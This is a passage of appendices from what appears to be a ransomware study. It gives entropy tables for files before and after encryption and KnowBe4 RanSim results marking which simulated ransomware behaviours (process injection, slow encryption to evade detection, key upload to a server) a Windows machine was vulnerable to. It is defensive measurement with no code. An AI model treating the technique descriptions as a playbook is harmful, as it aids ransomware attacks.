D:\Get-Ent\ccpentesting.txt	5.120372
D:\Get-Ent\cascade.txt	4.253434
D:\Get-Ent\bruteforce_standalone.py	4.59584
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.pdf	7.963336
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.odt	7.986986
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.docx	7.977633
D:\Get-Ent\Brooklyn Nine Nine.txt	4.872917
D:\Get-Ent\Basic Pentesting.txt	4.623554
D:\Get-Ent\AutoRecon.txt	4.615347
D:\Get-Ent\Adding to scope.txt	4.522856
D:\Get-Ent\Accessing https with burp proxy on.txt	4.471601

## Appendix L – EntropyAfter.xlsx

Filename	Entropy
D:\Get-Ent\xsshunter tool.txt.mcra	5.028639
D:\Get-Ent\XSS Payloads.txt.mcra	5.071928
D:\Get-Ent\wpscan.txt.mcra	6.946627
D:\Get-Ent\Windows priv esc.txt.mcra	5.402964
D:\Get-Ent\windows dll privesc.txt.mcra	7.541161
D:\Get-Ent\WEBGL chrome.txt.txt.mcra	6.864379
D:\Get-Ent\VirusTotal.txt.mcra	6.668201
D:\Get-Ent\utilman privesc.txt.mcra	7.732674
D:\Get-Ent\Using metasploit.txt.mcra	7.376234
D:\Get-Ent\user enum.txt.mcra	5.61471
D:\Get-Ent\Usage.txt.mcra	7.471533
D:\Get-Ent\unquoted service path.txt.mcra	7.787231
D:\Get-Ent\udpCALC_server.py.mcra	7.892301
D:\Get-Ent\udpCALC_client.py.mcra	7.821096
D:\Get-Ent\tips.txt.mcra	7.03004
D:\Get-Ent\TCPStats_server.py.mcra	7.893373
D:\Get-Ent\TCPStats_Client.py.mcra	7.863212
D:\Get-Ent\Tcpdump listener.txt.mcra	6.942766
D:\Get-Ent\SysinternalsSuite.txt.mcra	6.619982
D:\Get-Ent\SUID binaries list.txt.mcra	5.182838
D:\Get-Ent\sudo su.txt.mcra	5.994171
D:\Get-Ent\sudo -l.txt.mcra	5.79959
D:\Get-Ent\sublist3r.txt.mcra	5.037401
D:\Get-Ent\stegseek.txt.mcra	5.334963
D:\Get-Ent\steghide.txt.mcra	5.800705
D:\Get-Ent\Steel Mountain.txt.mcra	7.889106
D:\Get-Ent\ssh2john.txt.mcra	6.504356
D:\Get-Ent\SSH.txt.mcra	6.651101
D:\Get-Ent\sqlmap.txt.mcra	7.895805
D:\Get-Ent\spawn terminal.txt.mcra	5.622364
D:\Get-Ent\smbmap.txt.mcra	7.376051
D:\Get-Ent\smbclient.txt.mcra	7.666952
D:\Get-Ent\Set SUID bit with chmod.txt.mcra	6.505706
D:\Get-Ent\see request url.txt.mcra	5.508132
D:\Get-Ent\search for windows services.txt.mcra	5.78125
D:\Get-Ent\search file on windows cmd.txt.mcra	6.115161
D:\Get-Ent\Scripts.txt.mcra	6.272868
D:\Get-Ent\scheduled tasks.txt.mcra	7.806428
D:\Get-Ent\Scan firewall.txt.mcra	6.126566
D:\Get-Ent\Saved Credentials.txt.mcra	6.975871
D:\Get-Ent\Saved Credentials from Software.txt.mcra	6.828052
D:\Get-Ent\save command.txt.mcra	6.163579
D:\Get-Ent\Run command on telnet.txt.mcra	6.78555
D:\Get-Ent\RSA.txt.mcra	7.539495
D:\Get-Ent\RSA keys.txt.mcra	7.009383
D:\Get-Ent\root with nmap.txt.mcra	6.390436
D:\Get-Ent\Reverse Shell Cheatsheets.txt.mcra	7.379461
D:\Get-Ent\record my screen input.txt.mcra	4.862576
D:\Get-Ent\Queries.txt.mcra	7.361503
D:\Get-Ent\Powerview cheatsheets.txt.mcra	6.690202
D:\Get-Ent\PE explorer - easier way to view strings.txt.mcra	6.222932
D:\Get-Ent\Payload.txt.mcra	7.519716
D:\Get-Ent\path variables.txt.mcra	6.560829
D:\Get-Ent\path traversal.txt.mcra	7.590129
D:\Get-Ent\OS version terminal command.txt.mcra	4.46967
D:\Get-Ent\open file on windows.txt.mcra	5.333241
D:\Get-Ent\Nmap.txt.mcra	7.512097
D:\Get-Ent\nmap aggressive scan.txt.mcra	4.8125
D:\Get-Ent\nikto.txt.mcra	4.221928
D:\Get-Ent\NFS.txt.mcra	7.303963

D:\Get-Ent\Network Security Investigation - Patrick Collins.pdf.mcra	7.999972
D:\Get-Ent\Network Security Investigation - Patrick Collins.docx.mcra	7.999994
D:\Get-Ent\neofetch.txt.mcra	4.623517
D:\Get-Ent\Mr Robot.txt.mcra	7.471815
D:\Get-Ent\MITRE SHIELD.txt.mcra	5.101345
D:\Get-Ent\MITRE ENGENUITY.txt.mcra	5.221928
D:\Get-Ent\MITRE CAR.txt.mcra	5.087463
D:\Get-Ent\MITRE ATTACK.txt.mcra	5.047291
D:\Get-Ent\MetroExodus-WINTER-WallPaper-1920x1080.jpg.mcra	7.999772
D:\Get-Ent\MetroExodus-AUTUMN-WallPaper-1920x1080.jpg.mcra	7.999912
D:\Get-Ent\Metasploit nmap.txt.mcra	4.829966
D:\Get-Ent\ltrace.txt.mcra	6.37351
D:\Get-Ent\Listener for reverse shell.txt.mcra	5.028639
D:\Get-Ent\links.txt.mcra	7.853808
D:\Get-Ent\Know if in VM.txt.mcra	5.970646
D:\Get-Ent\john.txt.mcra	6.614929
D:\Get-Ent\Jenkins.txt.mcra	7.931798
D:\Get-Ent\insecure service permissions.txt.mcra	7.35495
D:\Get-Ent\Info.txt.mcra	7.898795
D:\Get-Ent\impacket.txt.mcra	6.073807
D:\Get-Ent\hydra.txt.mcra	7.898629
D:\Get-Ent\hydra json.txt.mcra	7.222705
D:\Get-Ent\Helpful commands.txt.mcra	5.543296
D:\Get-Ent\Hashtab.txt.mcra	6.754781
D:\Get-Ent\hashdump.txt.mcra	7.016975
D:\Get-Ent\hashcat.txt.mcra	7.99167
D:\Get-Ent\GPG files.txt.mcra	6.868515
D:\Get-Ent\gobuster.txt.mcra	6.959406
D:\Get-Ent\getprivs command.txt.mcra	5.201841
D:\Get-Ent\getcap.txt.mcra	6.612917
D:\Get-Ent\Get reverse shell.txt.mcra	7.516935
D:\Get-Ent\Get reverse shell through cookie payload.txt.mcra	7.739342
D:\Get-Ent\Force user to post a blog.txt.mcra	7.828985
D:\Get-Ent\Force RDP.txt.mcra	5.793345
D:\Get-Ent\Firewall Evasion.txt.mcra	7.771948
D:\Get-Ent\findstr.txt.mcra	6.606887
D:\Get-Ent\find SUID.txt.mcra	6.920721
D:\Get-Ent\ffuf.txt.mcra	7.7885
D:\Get-Ent\Enum4Linux.txt.mcra	5.014997
D:\Get-Ent\Emojis.txt.mcra	5.815623
D:\Get-Ent\elpscrk mr robot !.txt.mcra	5.393127
D:\Get-Ent\dnsrecon.txt.mcra	5.656067
D:\Get-Ent\dns info.txt.mcra	6.764291
D:\Get-Ent\Disassemble obfuscated package.txt.mcra	6.592297
D:\Get-Ent\Description.mcra	7.927784
D:\Get-Ent\cronjob.txt.mcra	6.952698
D:\Get-Ent\crashtest.pl.mcra	7.11693
D:\Get-Ent\crashtest.m3u.mcra	7.917457
D:\Get-Ent\Crashpattern.pl.mcra	7.910909
D:\Get-Ent\crashpattern.m3u.mcra	7.923424
D:\Get-Ent\crash.pl.mcra	6.393386
D:\Get-Ent\crash.m3u.mcra	7.91166
D:\Get-Ent\Crackstation.txt.mcra	4.993237
D:\Get-Ent\crack md5crypt.txt.mcra	6.584719
D:\Get-Ent\contents.txt.mcra	5.585055
D:\Get-Ent\Connect using mysql command.txt.mcra	5.08863
D:\Get-Ent\compile a file.txt.mcra	6.872966
D:\Get-Ent\Cheatsheet.txt.mcra	5.988819
D:\Get-Ent\ccpentesting.txt.mcra	7.699724
D:\Get-Ent\cascade.txt.mcra	5.121928
D:\Get-Ent\bruteforce_standalone.py.mcra	7.952962
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.pdf.mcra	7.999854
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.odt.mcra	7.999928
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.docx.mcra	7.999893
D:\Get-Ent\Brooklyn Nine Nine.txt.mcra	7.434922
D:\Get-Ent\Basic Pentesting.txt.mcra	7.819551
D:\Get-Ent\AutoRecon.txt.mcra	5.987703
D:\Get-Ent\Adding to scope.txt.mcra	7.640466
D:\Get-Ent\Accessing https with burp proxy on.txt.mcra	7.301683

## Appendix M – EntropyDifference.xlsx

Filename	After	Before	Difference
D:\Get-Ent\xsshunter tool.txt	5.028639	3.720129	1.308510534
D:\Get-Ent\XSS Payloads.txt	5.071928	3.94076	1.131168262
D:\Get-Ent\wpscan.txt	6.946627	4.792683	2.153944249
D:\Get-Ent\Windows priv esc.txt	5.402964	4.089552	1.313411755
D:\Get-Ent\windows dll privesc.txt	7.541161	5.16043	2.380730883
D:\Get-Ent\WEBGL chrome.txt.txt	6.864379	4.437643	2.426735424
D:\Get-Ent\VirusTotal.txt	6.668201	4.486926	2.181274969
D:\Get-Ent\utilman privesc.txt	7.732674	4.530701	3.201972985
D:\Get-Ent\Using metasploit.txt	7.376234	4.438675	2.937558222
D:\Get-Ent\user enum.txt	5.61471	4.121219	1.4934906
D:\Get-Ent\Usage.txt	7.471533	4.660283	2.811250125
D:\Get-Ent\unquoted service path.txt	7.787231	4.58243	3.204800995
D:\Get-Ent\udpCALC_server.py	7.892301	5.434328	2.457972928
D:\Get-Ent\udpCALC_client.py	7.821096	5.436289	2.384806934
D:\Get-Ent\tips.txt	7.03004	4.298225	2.73181459
D:\Get-Ent\TCPStats_server.py	7.893373	5.216682	2.676690559
D:\Get-Ent\TCPStats_Client.py	7.863212	5.317228	2.545983823
D:\Get-Ent\Tcpdump listener.txt	6.942766	4.418086	2.524679595
D:\Get-Ent\SysinternalsSuite.txt	6.619982	4.353072	2.26690993
D:\Get-Ent\SUID binaries list.txt	5.182838	3.661933	1.520905244
D:\Get-Ent\sudo su.txt	5.994171	3.910717	2.083454367
D:\Get-Ent\sudo -l.txt	5.79959	4.300294	1.499295707
D:\Get-Ent\sublist3r.txt	5.037401	4.315824	0.721576864
D:\Get-Ent\stegseek.txt	5.334963	4.239098	1.095864583
D:\Get-Ent\steghide.txt	5.800705	4.06322	1.737484932
D:\Get-Ent\Steel Mountain.txt	7.889106	5.026719	2.862386611
D:\Get-Ent\ssh2john.txt	6.504356	4.559754	1.944601564
D:\Get-Ent\SSH.txt	6.651101	4.332837	2.318264397
D:\Get-Ent\sqlmap.txt	7.895805	4.874202	3.021603588
D:\Get-Ent\spawn terminal.txt	5.622364	4.355866	1.266497613
D:\Get-Ent\smbmap.txt	7.376051	5.018735	2.357316122
D:\Get-Ent\smbclient.txt	7.666952	4.890818	2.776134076
D:\Get-Ent\Set SUID bit with chmod.txt	6.505706	4.385465	2.120241279
D:\Get-Ent\see request url.txt	5.508132	4.143943	1.364189318
D:\Get-Ent\search for windows services.txt	5.78125	4.036106	1.745143694
D:\Get-Ent\search file on windows cmd.txt	6.115161	4.400946	1.714215478
D:\Get-Ent\Scripts.txt	6.272868	4.595361	1.67750678
D:\Get-Ent\scheduled tasks.txt	7.806428	4.564292	3.242136901
D:\Get-Ent\Scan firewall.txt	6.126566	4.444758	1.681807569
D:\Get-Ent\Saved Credentials.txt	6.975871	4.297195	2.678676468
D:\Get-Ent\Saved Credentials from Software.txt	6.828052	4.984533	1.843519097
D:\Get-Ent\save command.txt	6.163579	3.824118	2.339461409
D:\Get-Ent\Run command on telnet.txt	6.78555	4.640421	2.145128442
D:\Get-Ent\RSA.txt	7.539495	4.888761	2.650733885
D:\Get-Ent\RSA keys.txt	7.009383	4.462847	2.546535445
D:\Get-Ent\root with nmap.txt	6.390436	4.589522	1.800914144
D:\Get-Ent\Reverse Shell Cheatsheets.txt	7.379461	4.780572	2.598889266
D:\Get-Ent\record my screen input.txt	4.862576	3.820889	1.041687086
D:\Get-Ent\Queries.txt	7.361503	4.874744	2.486758535
D:\Get-Ent\Powerview cheatsheets.txt	6.690202	5.017799	1.672403477
D:\Get-Ent\PE explorer - easier way to view strings.txt	6.222932	4.302963	1.919969842
D:\Get-Ent\Payload.txt	7.519716	4.930759	2.588957187
D:\Get-Ent\path variables.txt	6.560829	4.491582	2.069247656
D:\Get-Ent\path traversal.txt	7.590129	4.641522	2.948607374
D:\Get-Ent\OS version terminal command.txt	4.46967	3.039149	1.430521815
D:\Get-Ent\open file on windows.txt	5.333241	3.59082	1.742421398
D:\Get-Ent\Nmap.txt	7.512097	4.87326	2.638836593
D:\Get-Ent\nmap aggressive scan.txt	4.8125	3.684184	1.12831628
D:\Get-Ent\nikto.txt	4.221928	3	1.221928095
D:\Get-Ent\NFS.txt	7.303963	4.452893	2.851069359

D:\Get-Ent\Network Security Investigation - Patrick Collins.pdf	7.999972	7.975765	0.024207047
D:\Get-Ent\Network Security Investigation - Patrick Collins.docx	7.999994	7.995483	0.00451138
D:\Get-Ent\neofetch.txt	4.623517	3.378783	1.244733148
D:\Get-Ent\Mr Robot.txt	7.471815	4.415957	3.055858585
D:\Get-Ent\MITRE SHIELD.txt	5.101345	3.783465	1.317880068
D:\Get-Ent\MITRE ENGENUITY.txt	5.221928	3.896292	1.325636566
D:\Get-Ent\MITRE CAR.txt	5.087463	3.720129	1.367334064
D:\Get-Ent\MITRE ATTACK.txt	5.047291	3.749275	1.298016133
D:\Get-Ent\MetroExodus-WINTER-WallPaper-1920x1080.jpg	7.999772	7.980553	0.019218746
D:\Get-Ent\MetroExodus-AUTUMN-WallPaper-1920x1080.jpg	7.999912	7.947636	0.052275556
D:\Get-Ent\Metasploit nmap.txt	4.829966	3.390805	1.439160668
D:\Get-Ent\ltrace.txt	6.37351	4.080075	2.293434936
D:\Get-Ent\Listener for reverse shell.txt	5.028639	3.845351	1.183288375
D:\Get-Ent\links.txt	7.853808	4.739928	3.113880473
D:\Get-Ent\Know if in VM.txt	5.970646	4.169129	1.801517531
D:\Get-Ent\john.txt	6.614929	4.568633	2.046296052
D:\Get-Ent\Jenkins.txt	7.931798	4.826235	3.105563619
D:\Get-Ent\insecure service permissons.txt	7.35495	4.598302	2.7566476
D:\Get-Ent\Info.txt	7.898795	5.226332	2.672463215
D:\Get-Ent\impacket.txt	6.073807	4.600209	1.473597828
D:\Get-Ent\hydra.txt	7.898629	5.747683	2.150945227
D:\Get-Ent\hydra json.txt	7.222705	5.438633	1.784071423
D:\Get-Ent\Helpful commands.txt	5.543296	4.030493	1.512802777
D:\Get-Ent\Hashtab.txt	6.754781	4.467417	2.287363366
D:\Get-Ent\hashdump.txt	7.016975	4.513521	2.503453738
D:\Get-Ent\hashcat.txt	7.99167	4.211928	3.779741559
D:\Get-Ent\GPG files.txt	6.868515	4.596	2.272514398
D:\Get-Ent\gobuster.txt	6.959406	4.596294	2.36311224
D:\Get-Ent\getprivs command.txt	5.201841	3.498069	1.70377272
D:\Get-Ent\getcap.txt	6.612917	4.444035	2.168881299
D:\Get-Ent\Get reverse shell.txt	7.516935	4.878635	2.638300196
D:\Get-Ent\Get reverse shell through cookie payload.txt	7.739342	4.678775	3.060566942
D:\Get-Ent\Force user to post a blog.txt	7.828985	4.994687	2.834298429
D:\Get-Ent\Force RDP.txt	5.793345	4.17077	1.622574924
D:\Get-Ent\Firewall Evasion.txt	7.771948	4.553348	3.218600484
D:\Get-Ent\findstr.txt	6.606887	4.34758	2.259306616
D:\Get-Ent\find SUID.txt	6.920721	4.48939	2.431330892
D:\Get-Ent\ffuf.txt	7.7885	4.92762	2.860880017
D:\Get-Ent\Enum4Linux.txt	5.014997	3.762267	1.252729912
D:\Get-Ent\Emojis.txt	5.815623	4.343088	1.472535064
D:\Get-Ent\elpscrk mr robot !.txt	5.393127	4.256149	1.136977935
D:\Get-Ent\dnsrecon.txt	5.656067	4.084226	1.571841257
D:\Get-Ent\dns info.txt	6.764291	4.621494	2.142796779
D:\Get-Ent\Disassemble obfuscated package.txt	6.592297	4.473252	2.11904437
D:\Get-Ent\Description	7.927784	4.346641	3.581143094
D:\Get-Ent\cronjob.txt	6.952698	4.466627	2.48607091
D:\Get-Ent\crashtest.pl	7.11693	5.139774	1.977156075
D:\Get-Ent\crashtest.m3u	7.917457	0.821004	7.096453224
D:\Get-Ent\Crashpattern.pl	7.910909	5.007768	2.903140924
D:\Get-Ent\crashpattern.m3u	7.923424	4.870817	3.052606278
D:\Get-Ent\crash.pl	6.393386	5.06679	1.326595702
D:\Get-Ent\crash.m3u	7.91166	0	7.911660405
D:\Get-Ent\Crackstation.txt	4.993237	3.669275	1.323962079
D:\Get-Ent\crack md5crypt.txt	6.584719	4.42464	2.160079295
D:\Get-Ent\contents.txt	5.585055	4.092897	1.492158494
D:\Get-Ent\Connect using mysql command.txt	5.08863	3.961406	1.127223295
D:\Get-Ent\compile a file.txt	6.872966	4.250603	2.622362827
D:\Get-Ent\Cheatsheet.txt	5.988819	4.311634	1.677184751
D:\Get-Ent\ccpentesting.txt	7.699724	5.120372	2.579351925
D:\Get-Ent\cascade.txt	5.121928	4.253434	0.868493709
D:\Get-Ent\bruteforce_standalone.py	7.952962	4.59584	3.357122462
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.pdf	7.999854	7.963336	0.036518001
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.odt	7.999928	7.986986	0.012942237
D:\Get-Ent\Brute+Forcing+The+Enigma+Cipher+White+Paper.docx	7.999893	7.977633	0.022259881
D:\Get-Ent\Brooklyn Nine Nine.txt	7.434922	4.872917	2.562004706
D:\Get-Ent\Basic Pentesting.txt	7.819551	4.623554	3.195996412
D:\Get-Ent\AutoRecon.txt	5.987703	4.615347	1.372356146
D:\Get-Ent\Adding to scope.txt	7.640466	4.522856	3.117609955
D:\Get-Ent\Accessing https with burp proxy on.txt	7.301683	4.471601	2.830081813

## Appendix N – KnowBe4 RanSim Spreadsheets

### No\_Personal\_Files\_RansimResults.csv

Name	Status	Encrypted Test Files Path	Description
Archiver	Executed	C:\KB4\Varsim\DataDir\MainTests\24-Files	Simply archives files using gzip algorithm. This scenario should not be blocked!
BlackKingdomVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\23-Files	Simulates file related activity of a common version of Black Kingdom ransomware.
Collaborator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\22-Files	Encrypts files similarly to a common version of Critroni. However, it relies on different processes for file enumeration, movement and deletion.
CritroniVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\21-Files	Simulates the behavior of a common version of Critroni ransomware.
DearCryVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\20-Files	Simulates file related activity of a common version of DearCry ransomware.
HollowInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\19-Files	Encrypts files by injecting the encryption code into a legitimate process using process hollowing.
Injector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\18-Files	Encrypts files by injecting the encryption code into a legitimate process using a common approach.
InsideCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\17-Files	Encrypts files using strong encryption and overwrites most of the content of the original files with the encrypted data.
LockyVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\16-Files	Simulates the file activity performed by a popular version of Locky ransomware.
MazeVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\15-Files	Simulates file related operations performed by Maze ransomware.
Mover	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\14-Files	Encrypts files in a different folder using strong encryption and safely deletes the original files.
PaymerVariant	NotVulnerable	C:\KB4\Varsim\DataDir\MainTests\13-Files	Simulates file related operations performed by DoppelPaymer-like ransomware.
ReflectiveInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\12-Files	Encrypts files by injecting the encryption code into a legitimate process using an advanced approach.
Remover	Executed	C:\KB4\Varsim\DataDir\MainTests\11-Files	Simply deletes files and does not create any file. This scenario should not be blocked!
Replacer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\10-Files	Replaces the content of the original files. A real ransomware would show a message that fools users into thinking they can recover them.
RigSimulator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\9-Files	Simulates a mining rig which uses the machine CPU to mine Monero.
RIPlacer	Unexecuted	C:\KB4\Varsim\DataDir\MainTests\8-Files	Attempts to encrypt files in a folder subject to controlled folder access ransomware protection. This scenario requires special settings. Check the help page for details.
SlowCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\7-Files	Simulates the behavior of a ransomware variant that encrypts files slowly, to avoid detection by security products.
Streamer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\6-Files	Encrypts files and writes data into a single file, using strong encryption, then deletes the original files.
StrongCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\5-Files	Encrypts files using strong encryption and safely deletes the original files.
StrongCryptorFast	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\4-Files	Encrypts files using strong encryption and deletes the original files.
StrongCryptorNet	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\3-Files	Encrypts files using strong encryption and deletes the original files. It also simulates sending the encryption key to a server using an HTTP connection.
ThorVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\2-Files	Simulates file related operations performed by Thor ransomware.
VirlockVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\1-Files	Simulates file related activity of a common version of Virlock ransomware.
WeakCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\0-Files	Encrypts files using weak encryption and deletes the original files.

### Personal\_Files\_Included\_RansimResults.csv

Name	Status	Encrypted Test Files Path	Description
Archiver	Executed	C:\KB4\Varsim\DataDir\MainTests\24-Files	Simply archives files using gzip algorithm. This scenario should not be blocked!
BlackKingdomVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\23-Files	Simulates file related activity of a common version of Black Kingdom ransomware.
Collaborator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\22-Files	Encrypts files similarly to a common version of Critroni. However, it relies on different processes for file enumeration, movement and deletion.
CritroniVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\21-Files	Simulates the behavior of a common version of Critroni ransomware.
DearCryVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\20-Files	Simulates file related activity of a common version of DearCry ransomware.
HollowInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\19-Files	Encrypts files by injecting the encryption code into a legitimate process using process hollowing.
Injector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\18-Files	Encrypts files by injecting the encryption code into a legitimate process using a common approach.
InsideCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\17-Files	Encrypts files using strong encryption and overwrites most of the content of the original files with the encrypted data.
LockyVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\16-Files	Simulates the file activity performed by a popular version of Locky ransomware.
MazeVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\15-Files	Simulates file related operations performed by Maze ransomware.
Mover	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\14-Files	Encrypts files in a different folder using strong encryption and safely deletes the original files.
PaymerVariant	NotVulnerable	C:\KB4\Varsim\DataDir\MainTests\13-Files	Simulates file related operations performed by DoppelPaymer-like ransomware.
ReflectiveInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\12-Files	Encrypts files by injecting the encryption code into a legitimate process using an advanced approach.
Remover	Executed	C:\KB4\Varsim\DataDir\MainTests\11-Files	Simply deletes files and does not create any file. This scenario should not be blocked!
Replacer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\10-Files	Replaces the content of the original files. A real ransomware would show a message that fools users into thinking they can recover them.
RigSimulator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\9-Files	Simulates a mining rig which uses the machine CPU to mine Monero.
RIPlacer	Unexecuted	C:\KB4\Varsim\DataDir\MainTests\8-Files	Attempts to encrypt files in a folder subject to controlled folder access ransomware protection. This scenario requires special settings. Check the help page for details.
SlowCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\7-Files	Simulates the behavior of a ransomware variant that encrypts files slowly, to avoid detection by security products.
Streamer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\6-Files	Encrypts files and writes data into a single file, using strong encryption, then deletes the original files.
StrongCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\5-Files	Encrypts files using strong encryption and safely deletes the original files.
StrongCryptorFast	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\4-Files	Encrypts files using strong encryption and deletes the original files.
StrongCryptorNet	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\3-Files	Encrypts files using strong encryption and deletes the original files. It also simulates sending the encryption key to a server using an HTTP connection.
ThorVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\2-Files	Simulates file related operations performed by Thor ransomware.
VirlockVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\1-Files	Simulates file related activity of a common version of Virlock ransomware.

## Microsoft\_Defender\_Antivirus\_Disabled\_ RansimResults.csv

Name	Status	Encrypted Test Files Path	Description															
Archiver	Executed	C:\KB4\Varsim\DataDir\MainTests\24-Files	Simply archives files using gzip algorithm. This scenario should not be blocked!															
BlackKingdomVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\23-Files	Simulates file related activity of a common version of Black Kingdom ransomware.															
Collaborator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\22-Files	Encrypts files similarly to a common version of Critroni. However, it relies on different processes for file enumeration, movement and deletion.															
CritroniVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\21-Files	Simulates the behavior of a common version of Critroni ransomware.															
DearCryVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\20-Files	Simulates file related activity of a common version of DearCry ransomware.															
HollowInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\19-Files	Encrypts files by injecting the encryption code into a legitimate process using process hollowing.															
Injector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\18-Files	Encrypts files by injecting the encryption code into a legitimate process using a common approach.															
InsideCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\17-Files	Encrypts files using strong encryption and overwrites most of the content of the original files with the encrypted data.															
LockyVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\16-Files	Simulates the file activity performed by a popular version of Locky ransomware.															
MazeVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\15-Files	Simulates file related operations performed by Maze ransomware.															
Mover	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\14-Files	Encrypts files in a different folder using strong encryption and safely deletes the original files.															
PaymerVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\13-Files	Simulates file related operations performed by DoppelPaymer-like ransomware.															
ReflectiveInjector	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\12-Files	Encrypts files by injecting the encryption code into a legitimate process using an advanced approach.															
Remover	Executed	C:\KB4\Varsim\DataDir\MainTests\11-Files	Simply deletes files and does not create any file. This scenario should not be blocked!															
Replacer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\10-Files	Replaces the content of the original files. A real ransomware would show a message that fools users into thinking they can recover them.															
RigSimulator	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\9-Files	Simulates a mining rig which uses the machine CPU to mine Monero.															
RIPlacer	Unexecuted	C:\KB4\Varsim\DataDir\MainTests\8-Files	Attempts to encrypt files in a folder subject to controlled folder access ransomware protection. This scenario requires special settings. Check the help page for details.															
SlowCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\7-Files	Simulates the behavior of a ransomware variant that encrypts files slowly, to avoid detection by security products.															
Streamer	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\6-Files	Encrypts files and writes data into a single file, using strong encryption, then deletes the original files.															
StrongCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\5-Files	Encrypts files using strong encryption and safely deletes the original files.															
StrongCryptorFast	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\4-Files	Encrypts files using strong encryption and deletes the original files.															
StrongCryptorNet	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\3-Files	Encrypts files using strong encryption and deletes the original files. It also simulates sending the encryption key to a server using an HTTP connection.															
ThorVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\2-Files	Simulates file related operations performed by Thor ransomware.															
VirlockVariant	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\1-Files	Simulates file related activity of a common version of Virlock ransomware.															
WeakCryptor	Vulnerable	C:\KB4\Varsim\DataDir\MainTests\0-Files	Encrypts files using weak encryption and deletes the original files.															